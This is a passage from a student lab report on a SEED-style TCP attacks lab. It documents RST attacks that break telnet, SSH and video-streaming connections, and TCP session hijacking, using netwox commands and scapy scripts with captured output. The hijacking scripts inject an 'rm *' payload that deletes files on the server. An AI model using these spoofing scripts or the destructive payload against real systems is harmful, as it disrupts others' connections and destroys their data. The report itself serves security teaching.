
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/20/21]seed@Ankitha_PES1201801491:~$ Connection closed by foreign host.
[02/20/21]seed@Ankitha_PES1201801491:~$
```

### Wireshark capture:

In the below screenshot, we can observe the spoofed TCP RST packet being received by the server machine and the other RST packet sent back to the client closing the connection.




### OBSERVATIONS

- The attacker constructs a spoofed RST packet using netwox or scapy tool and sends it to the server to close the TCP Telnet connection.
- RST is one single packet that can be used to close a TCP connection, and can be initiated by either side of the connections. In above case, a spoofed packet is sent from the client to the server. The server then sends another RST packet back to client thus closing the connection.
- The “Connection closed by remote host” message on client implies that the TCP Reset attack was successful. And hence, the existing TCP Telnet connection is broken between the server and the client machines.

### SSH RST attack on telnet using Netwox

We first ssh the server from the client machine and establish a TCP connection. From the wireshark capture we can obtain the last packet sent from the client machine to the server machine. We can get the source and destination port. We can also see the next sequence number which the client is expecting.



## Attacker Machine

the attacker sends a spoofed RST packet from the client machine to the server machine using the last packet details with RST flag set to 1 with the netwox tool 40

```
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo netwox 40 -l 10.0.2.18 -m 10.0.2.20 -o 52946 -p 22 -B -q 1873335323
IP
|version| ihl |      tos      |          totlen          | | | |
|    4   |   5   | 0x00=0   | 0x0028=40           |
|       |     id     | r|D|M| offset|frag        |
|       | 0x9796=38806 | 0|0|0| 0x0000=0         |
|       | ttl      | protocol | checksum        |
| 0x00=0 |   0x06=6   |          0x0B15          |
|          source          |          destination          |
|          10.0.2.18          |          10.0.2.20          |
TCP
|      source port      |      destination port      | | | | | | | | | | | |
| 0xCED2=52946          | 0x0016=22            |
|          seqnum          |          acknum          |
| 0x6FA8D41B=1873335323 | 0x00000000=0         |
|          doff          |          window          |
| 5|0|0|0|0|0|0|0|0|0|0|0| 0x0000=0         |
|          checksum          |          urgptr          |
| 0x850E=34062          | 0x0000=0         |
[02/20/21]seed@Ankitha_PES1201801491:~$
```

## Client machine:

```
[02/20/21]seed@Ankitha_PES1201801491:~$ ssh 10.0.2.20
The authenticity of host '10.0.2.20 (10.0.2.20)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.20' (ECDSA) to the list of known hosts.
seed@10.0.2.20's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Feb 20 03:06:19 2021 from 10.0.2.18
[02/20/21]seed@Ankitha_PES1201801491:~$ packet_write_wait: Connection to 10.0.2.20 port 22: Broken pipe
[02/20/21]seed@Ankitha_PES1201801491:~$
```

At the client machine, it is observed that the connection was closed by the server as the server received a spoofed RST packet with the client machine as source. The error message displayed is "Broken Pipe".

## Wireshark capture:

No.	Time	Source	Destination	Protocol	Length	Info
56	2021-02-20 03:13:00.7095919...	PcsCompu_79:7a:0d		ARP	62	Who has 10.0.2.20? Tell 10.0.2.14
57	2021-02-20 03:13:00.7358126...	PcsCompu_79:7a:0d		ARP	62	Who has 10.0.2.18? Tell 10.0.2.14
58	2021-02-20 03:13:00.7355278...	PcsCompu_81:86:41		ARP	44	10.0.2.18 is at 08:00:27:81:86:41
59	2021-02-20 03:13:15.7772913...	::1		UDP	64	46317 - 47583 Len=0
60	2021-02-20 03:13:22.3506396...	10.0.2.18	10.0.2.20	SSHv2	104	Client: Encrypted packet (len=36)
61	2021-02-20 03:13:22.3514059...	10.0.2.20	10.0.2.18	TCP	62	22 - 52948 [RST] Seq=4244669831 Win=0 Len=0
62	2021-02-20 03:13:27.4344052...	PcsCompu_38:4e:73		ARP	62	Who has 10.0.2.18? Tell 10.0.2.20
63	2021-02-20 03:13:27.4344317...	PcsCompu_81:86:41		ARP	44	10.0.2.18 is at 08:00:27:81:86:41
64	2021-02-20 03:13:27.5531795...	PcsCompu_81:86:41		ARP	44	Who has 10.0.2.20? Tell 10.0.2.18
65	2021-02-20 03:13:27.5534127...	PcsCompu_38:4e:73		ARP	62	10.0.2.20 is at 08:00:27:38:4e:73
66	2021-02-20 03:13:35.7947043...	::1		UDP	64	46317 - 47583 Len=0
67	2021-02-20 03:13:55.7982462...	::1		UDP	64	46317 - 47583 Len=0
68	2021-02-20 03:14:15.8204152...	::1		UDP	64	46317 - 47583 Len=0

The wireshark capture shows the spoofed RST packet received by the server from the client to initiate the closing of the ssh connection. Then the server closes the connection and sends another RST packet to the client.

## Breaking SSH Connections - Using Scapy

ssh the server from the client machine and establish a proper connection. From the wireshark capture we can obtain the last packet sent from the client machine to the server machine. We can get the source and destination port. We can also see the next sequence number which the client is expecting.

No.	Time	Source	Destination	Protocol	Length	Info
33	2021-02-20 03:17:43.0291321...	10.0.2.18	10.0.2.20	SSHv2	546	Client: Encrypted packet (len=452)
34	2021-02-20 03:17:43.0291432...	10.0.2.20	10.0.2.18	TCP	68	22 - 52948 [ACK] Seq=1952532291 Ack=3568531528 Win=34560 TStamp=1545115 ...
35	2021-02-20 03:17:43.0507583...	10.0.2.20	10.0.2.18	SSHv2	176	Server: Encrypted packet (len=108)
36	2021-02-20 03:17:43.0566959...	10.0.2.20	10.0.2.18	SSHv2	432	Server: Encrypted packet (len=364)
37	2021-02-20 03:17:43.0572237...	10.0.2.18	10.0.2.20	TCP	64	52948 - 22 [ACK] Seq=3568531528 Ack=1952532763 Win=37120 Len=0 TStamp=1554628 ...
38	2021-02-20 03:17:43.1579515...	10.0.2.20	10.0.2.18	SSHv2	144	Server: Encrypted packet (len=76)
39	2021-02-20 03:17:43.1579518...	10.0.2.18	10.0.2.20	TCP	68	52948 - 22 [ACK] Seq=3568531528 Ack=1952532839 Win=37120 Len=0 TStamp=1554664 ...
40	2021-02-20 03:17:58.6044638...	10.0.2.20	10.0.2.3	DHCP	344	DHCP Request - Transaction ID 0x7295726e
41	2021-02-20 03:17:58.9405121...	10.0.2.3	10.0.2.20	DHCP	502	DHCP ACK - Transaction ID 0x7295726e
42	2021-02-20 03:17:59.9406663...	::1		UDP	64	50388 - 39100 Len=0
43	2021-02-20 03:18:03.9134692...	PcsCompu_38:4e:03		ARP	44	Who has 10.0.2.3? Tell 10.0.2.20
44	2021-02-20 03:18:03.9135557...	PcsCompu_06:c4:03		ARP	62	10.0.2.3 is at 08:00:27:98:c4:03
45	2021-02-20 03:18:19.9548959...	::1		UDP	64	50388 - 39100 Len=0
46	2021-02-20 03:18:39.9999418...	::1		UDP	64	50388 - 39100 Len=0
47	2021-02-20 03:18:39.9999419...	::1		UDP	64	50388 - 39100 Len=0
48	2021-02-20 03:19:01.9686255...	::1		UDP	64	50388 - 39100 Len=0
49	2021-02-20 03:19:40.0005233...	::1		UDP	64	50388 - 39100 Len=0
50	2021-02-20 03:20:00.0120992...	::1		UDP	64	50388 - 39100 Len=0

**reset\_ssh.py** file written using scapy to spoof a RST packet with the ip addresses, port numbers and sequence numbers written according to the last tcp packet captured in the above screenshot.

```
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending reset packet ....")
IPLayer = IP(src="10.0.2.18", dst="10.0.2.20")
TCPLayer = TCP(sport=52948, dport=22, flags="R", seq=3568531528)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

## Attacker machine:

The below screenshot shows the details of the spoofed TCP RST packet that is sent from the attacker, with the victim client machine as the source, also having its respective port number and next sequence number taken from the last sent packet (using Wireshark Capture).

```
[02/20/21]seed@Ankitha_PES1201801491:~$ gedit reset.py
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo python reset.py
Sending reset packet .....
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField                = 0           (0)
len         : ShortField               = None        (None)
id          : ShortField               = 1           (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0           (0)
ttl          : ByteField                 = 64          (64)
proto        : ByteEnumField           = 6           (0)
chksum      : XShortField             = None        (None)
src          : SourceIPField           = '10.0.2.18' (None)
dst          : DestIPField              = '10.0.2.20' (None)
options      : PacketListField         = []          ([])
--
sport        : ShortEnumField           = 52948       (20)
dport        : ShortEnumField           = 22          (80)
seq          : IntField                 = 3568531528L (0)
ack          : IntField                 = 0           (0)
dataofs     : BitField (4 bits)         = None        (None)
reserved    : BitField (3 bits)         = 0           (0)
flags        : FlagsField (9 bits)       = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField              = 8192        (8192)
chksum      : XShortField             = None        (None)
urgptr      : ShortField              = 0           (0)
options      : TCPOptionsField         = []          ([])
[02/20/21]seed@Ankitha_PES1201801491:~$
```

### Client machine:

On the client machine, we can see that the connection was closed by the server as the server received a spoofed RST packet with the client machine as source and a “Broken pipe” error is displayed.


```
[02/20/21]seed@Ankitha_PES1201801491:~$ ssh 10.0.2.20
seed@10.0.2.20's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Feb 20 03:09:43 2021 from 10.0.2.18
[02/20/21]seed@Ankitha_PES1201801491:~$ packet_write_wait: Connection to 10.0.2.20 port 22: Broken pipe
[02/20/21]seed@Ankitha_PES1201801491:~$
```

### Wireshark capture:



The wireshark capture shows the spoofed RST packet (frame 55) received by the server from the client to initiate the closing of the ssh connection. Then the server closes the connection and sends another RST packet to the client.

### OBSERVATIONS

- The attacker constructs a spoofed RST packet to the server to close the TCP SSH connection.


- The “Broken Pipe” message on the client implies that the TCP Reset attack was successful. And hence, the existing SSH connection is broken between the server and the client machines.

### TASK 3 - TCP RST Attacks on Video Streaming Applications

Attacker machine: 10.0.2.14


Victim machine: 10.0.2.18

For this attack, we use youtube.com to stream videos and run it on firefox browser in the victim VM.




#### Attacker machine

The netwox tool 78 is used to send Reset packets to the client machine that will block the client from accessing video streaming.



#### Client machine



The message “Secure Connection Failed” is displayed, as the connection to the server was reset while loading due to the spoofed packet sent by the attacker.

## OBSERVATIONS


- This netwox 78 tool is used for sending a Reset packet for each TCP packet sent in the network with client as the source. The expected sequence number is changed, and hence the connection between the client and the server is broken. Hence, the TCP Reset attack was successful.

## TASK 4 - TCP Session Hijacking

Attacker machine - 10.0.2.14    Victim (Client) machine - 10.0.2.18    Server machine - 10.0.2.20

### Session Hijacking - Using Netwox

We create a new text file named “new.txt” in folder TCP in the server machine.



### Client machine

We telnet the server from the client machine successfully and we can see that the new.txt file we created can be accessed via the connection.


```
[02/20/21]seed@Ankitha_PES1201801491:~$ telnet 10.0.2.20
Trying 10.0.2.20...
Connected to 10.0.2.20.
Escape character is '^].
Ubuntu 16.04.2 LTS
Ankitha_PES1201801491 login: seed
Password:
Last login: Sat Feb 20 03:50:01 EST 2021 from 10.0.2.18 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/20/21]seed@Ankitha_PES1201801491:~$ cd TCP
[02/20/21]seed@Ankitha_PES1201801491:~/TCP$ ll
total 4
-rw-rw-r-- 1 seed seed 6 Feb 20 05:21 new.txt
[02/20/21]seed@Ankitha_PES1201801491:~/TCP$ cat new.txt
Hello
[02/20/21]seed@Ankitha_PES1201801491:~/TCP$
```

From the wireshark capture we can obtain the last packet sent from the client machine to the server machine.




## Attacker machine:

```
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo netwox 40 --ip4-src "10.0.2.18" --ip4-dst "10.0.2.20" --ip4-ttl 64 --tc
p-dst 23 --tcp-src "33400" --tcp-seqnum "1796157952" --tcp-window 2000 --tcp-ack --tcp-acknum "2423913876" --tcp-dat
a "0d20726d202a0a0d"
IP
version | ihl | tos |          tolen
| 4   | 5   | 0x00=0 |          0x0030=48
id      |       |       | r[D|M] offsetFrag
       | 0x67FF=26623 | 0|0|0 | 0x0000=0
ttl     | protocol |          checksum
       | 0x40=64   | 0x06=6  | 0xFAA3
source   |          |          |
       | 10.0.2.18 |          |
destination |          |          |
       | 10.0.2.20 |          |
TCP
source_port | destination_port
0x8278=33400 | 0x0017=23
seqnum        |          |
       | 0x6B0F3200=1796157952
acknum        |          |
       | 0x9079FD94=2423913876
doff  | r|r|r|r|r|C|E|U|A|P|R|S|F| window
5   | 0|0|0|0|0|0|1|0|0|0|0 | 0x07D0=2000
checksum      |          | urgptr
       | 0x3865=14437 | 0x0000=0
0d 28 72 6d 20 2a 0a 0d # . rm *..
[02/20/21]seed@Ankitha_PES1201801491:~$
```

The above spoofed packet is sent from the client to the server in the middle of an existing TCP session. The raw data in hexadecimal format denotes '\r rm \*\n\r' which is sent as payload to the server machine.

## Wireshark capture:

The wireshark capture shows the hijacked packet 214 with the data payload as \r rm \*\n




Now, if we try to access the telnet connection, we can see that it does not respond to our typing any more and is frozen because the injected data sent by the attacker messed up the sequence number from client to server, thereby freezing the connection. We can also note that the new.txt file was deleted as the payload was executed as shown below implying the attack was successful.



## Session Hijacking - Using Scapy

We create a new text file named “new.txt” in folder TCP in the server machine.



## Client machine

We telnet the server from the client machine successfully and we can see that the new.txt file we created can be accessed via the connection.


```
[02/20/21]seed@Ankitha_PES1201801491:~$ telnet 10.0.2.20
Trying 10.0.2.20...
Connected to 10.0.2.20.
Escape character is '^>'.
Ubuntu 16.04.2 LTS
Ankitha_PES1201801491 login: seed
Password:
Last login: Sat Feb 20 05:24:05 EST 2021 from 10.0.2.18 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/20/21]seed@Ankitha_PES1201801491:~$ cd TCP
[02/20/21]seed@Ankitha_PES1201801491:~/TCP$ ll
total 4
-rw-rw-r-- 1 seed seed 6 Feb 20 05:51 new.txt
[02/20/21]seed@Ankitha_PES1201801491:~/TCP$ cat new.txt
Hello
[02/20/21]seed@Ankitha_PES1201801491:~/TCP$
```

From the wireshark capture we can obtain the last packet sent from the client machine to the server machine.



## sessionhijack.py file

This is the sessionhijack.py file written using scapy to spoof a RST packet with the ip addresses, port numbers, sequence number and acknowledgement number written according to the last tcp packet captured in the above screenshot.

```

#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet .......")
IPLayer = IP(src="10.0.2.18", dst="10.0.2.20")
TCPLayer = TCP(sport=33402, dport=23, flags="A", seq=2126432204, ack=2099171346)
Data = "\r rm *\n\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)

```

### Attacker machine:

```

[02/20/21]seed@Ankitha_PES1201801491:~$ gedit sessionhijack.py
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo python sessionhijack.py
Sending session hijacking packet .....
version : BitField (4 bits)      = 4          (4)
ihl    : BitField (4 bits)      = None       (None)
tos    : XByteField             = 0          (0)
len    : ShortField             = None       (None)
id     : ShortField             = 1          (1)
flags  : FlagsField (3 bits)    = <Flag 0 ()>  (<Flag 0 ()>)
frag   : BitField (13 bits)     = 0          (0)
ttl    : ByteField              = 64         (64)
proto  : ByteEnumField         = 6          (6)
chksum : XShortField           = None       (None)
src    : SourceIPField          = '10.0.2.18' (None)
dst    : DestIPField             = '10.0.2.20' (None)
options: PacketListField       = []         ([])

sport  : ShortEnumField         = 33402     (20)
dport  : ShortEnumField         = 23         (80)
seq    : IntField               = 2126432204 (0)
ack    : IntField               = 2099171346 (0)
dataofs: BitField (4 bits)     = None       (None)
reserved: BitField (3 bits)    = 0          (0)
flags  : FlagsField (9 bits)    = <Flag 16 (A)>  (<Flag 2 (S)>)
window : ShortField             = 8192      (8192)
checksum: XShortField           = None       (None)
urgptr: ShortField              = 0          (0)
options: TCPOptionsField       = []         ([])


load   : StrField              = '\r rm *\n\r' ('')
[02/20/21]seed@Ankitha_PES1201801491:~$ 

```

The above spoofed packet is sent from the client to the server in the middle of an existing TCP session. The raw data in hexadecimal format denotes ‘r rm \*\n\r’ which is sent as payload to the server machine.

### Wireshark capture:

The wireshark capture shows the hijacked packet 183 with the data payload as \r rm \*\n



Now, if we try to access the telnet connection, we can see that it does not respond to our typing any more and is frozen because the injected data sent by the attacker messed up the sequence number from client to server, thereby freezing the connection. We can also note that the new.txt file was deleted as the payload was executed as shown below implying the attack was successful.



## OBSERVATIONS

- After the session has been hijacked successfully by the attacker, the telnet session in the client terminal freezes because the malicious data injected by the attacker messes up the sequence numbers being used from client-to-server connections and hence, disrupting the connection between the client and the server.
- As the file has been deleted on the server machine, the TCP session hijacking attack was successful.

## TASK 5 - Creating Reverse Shell using TCP Session Hijacking

Attacker machine - 10.0.2.14

Victim (Client) machine - 10.0.2.18

Server machine - 10.0.2.20

### Using Netwox

#### Client Machine

The below screenshot shows a successful Telnet session between the client machine (10.0.2.18) and the server machine (10.0.2.20)

```
[02/20/21]seed@Ankitha_PES1201801491:~$ telnet 10.0.2.20
Trying 10.0.2.20...
Connected to 10.0.2.20.
Escape character is '^'.
Ubuntu 16.04.2 LTS
Ankitha_PES1201801491 login: seed
Password:
Last login: Sat Feb 20 09:20:41 EST 2021 from 10.0.2.18 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

